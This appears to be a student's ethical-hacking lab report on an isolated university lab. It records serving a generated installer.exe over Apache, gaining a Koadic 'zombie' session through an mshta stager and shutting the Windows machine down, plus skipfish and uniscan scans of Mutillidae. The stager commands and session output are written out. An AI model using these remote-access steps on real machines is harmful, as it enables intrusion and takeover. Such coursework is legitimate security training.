
No session was created, I also tried searching for other cve codes that matched services currently running on such as apache 1.3.20 cve code 2002-2029 and more


But in msfconsole those cve codes were not found

From lab 3, unpatched services could lead to such attacks in lab tutorial


Outdated and misconfigured services also is a vurnerability and use of exploitdb expands the range of attacks by simply searching matching version of specific service, the applicable exploit manuals appear

Lab 4





Generated command and copied it



Created installer.c

Executed the file

```
┌──(kali㉿kali)-[~]
└─$ sudo cp installer.exe /var/www/html/
```


Copied it

```
┌──(kali㉿kali)-[~]
└─$ ls -lah /var/www/html/

total 136K
drwxr-xr-x 2 root root 4.0K Mar 16 02:30 .
drwxr-xr-x 3 root root 4.0K Aug 18  2024 ..
-rw-r--r-- 1 root root  11K Aug 18  2024 index.html
-rw-r--r-- 1 root root  615 Aug 18  2024 index.nginx-debian.html
-rwxr-xr-x 1 root root 111K Mar 16 02:30 installer.exe
```


Confirmed its copied

```
┌──(kali㉿kali)-[~]
└─$ systemctl start apache2
```

Apache initiated



visited from windows lab and installed installer.exe





```
(koadic: sta/js/mshta)$ set SRVHOST 192.168.123.10
[+] SRVHOST ⇒ 192.168.123.10
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.123.10:9999/p0YzX
[>] mshta http://192.168.123.10:9999/p0YzX
[+] Zombie 0: Staging new connection (192.168.123.70) on Stager 0
[+] Zombie 0: WIN-KPRS9IVQGF2\jcu-win-lab @ WIN-KPRS9IVQGF2 -- Windows 7 Ultimate
(koadic: sta/js/mshta)$
```

Access gained


```
(koadic: sta/js/mshta)$ zombies

        ID   IP              STATUS  LAST SEEN
        ──   ──────────      ──────  ─────────────
        0    192.168.123.70  Alive   2025-03-16 02:54:58

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.
```

See the commands




By typing zombies 0

Could gain information of win lab



Used implant and set cmd to shutdown



With few notifications saying this application is no longer valid the win lab was shut down

finding and using vulnerabilities in outdated services like apache and samba is important and use of exploitdb is essential as well

this lab emphasizes importance of patching services up to date to avoid any possible vurnerabilities, on the other hand as an attacking perspective, looking for unpatched services would be focused target since it is stage of granting access to a system


Lab 1

```
┌──(kali㉿kali)-[~]
└─$ skipfish -o ~/test/ -S /usr/share/skipfish/dictionaries/complete.wl http://192.168.123.50/phpMyAdmin
```

Ran skip fish towards jcu eh lab

```
kali@kali: ~
File  Actions  Edit  View  Help
Scan statistics:

      Scan time : 0:27:57.913
  HTTP requests : 230736 (138.7/s), 1939330 kB in, 106983 kB out (1219.6 kB/s)
    Compression : 0 kB in, 0 kB out (0.0% gain)
    HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
 TCP handshakes : 2308 total (106.8 req/conn)
     TCP faults : 0 failures, 0 timeouts, 1 purged
 External links : 1476506 skipped
   Reqs pending : 15655

Database statistics:

         Pivots : 508 total, 147 done (28.94%)
    In progress : 197 pending, 117 init, 27 attacks, 20 dict
  Missing nodes : 55 spotted
     Node types : 2 serv, 74 dir, 49 file, 26 pinfo, 190 unkn, 168 par, 0 val
   Issues found : 203 info, 1 warn, 33 low, 37 medium, 0 high impact
      Dict size : 2814 words (599 new), 112 extensions, 256 candidates
     Signatures : 77 total

[!] Scan aborted by user, bailing out!
[+] Copying static resources ...
[+] Sorting and annotating crawl nodes: 508
[+] Looking for duplicate entries: 508
[+] Counting unique nodes: 460
[+] Saving pivot data for third-party tools ...
```

Took longer than estimated time, I exited manually



These screenshots are result of scan

Findings are

Incorrect caching directives: Can lead to sensitive data being stored in cache

XSS vector in document body: May indicate possible Cross-Site Scripting vulnerabilities


Interesting server messages: May leak information about server config or behaviour

Directory listing enabled: Exposes internal file structure, which attackers can use to gather more intel

Hidden files/directories: These could be forgotten or sensitive files unintentionally exposed

Password entry forms: May be brute-forceable or improperly secured

No XSRF protection in an HTML form: Puts the server at risk of Cross-Site Request Forgery



In the content of incorrect caching directive, the css format is visible showing incorrect caching

Lab 2

```
┌──(kali㉿kali)-[~]
└─$ sudo uniscan -u http://192.168.123.50/mutillidae -q
```

Ran uniscan -q on eh lab

```
Scan date: 7-4-2025 9:26:40
| Domain: http://192.168.123.50/mutillidae/
| Server: Apache/2.2.8 (Ubuntu) DAV/2
| IP: 192.168.123.50
|
| Directory check:
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/classes/
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/credits/
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/footer/
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/home/
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/images/
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/includes/
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/index/
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/javascript/
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/login/
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/phpinfo/
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/register/
| [+] CODE: 200 URL: http://192.168.123.50/mutillidae/styles/
Scan end date: 7-4-2025 9:27:16
```

Uniscan found several open folders on the website, like /phpinfo/, /login/, and /register/.

These could be used to find more information or weaknesses during a security test

The /phpinfo/ page is especially risky because it can show details about the server

This kind of scan helps spot areas that might need better protection

```
┌──(kali㉿kali)-[~]
└─$ sudo uniscan -u http://192.168.123.50/mutillidae -we
```

Ran -we scan

The -we scan found several important files like /config.inc, /login.php, and /phpinfo.php. It also found a robots.txt file which listed restricted paths like /passwords/ and /config.inc/. These hidden or sensitive directories might contain sensitive data or vulnerabilities and are good targets for further exploit

Lab3

onafterscriptexecute


Compatibility:

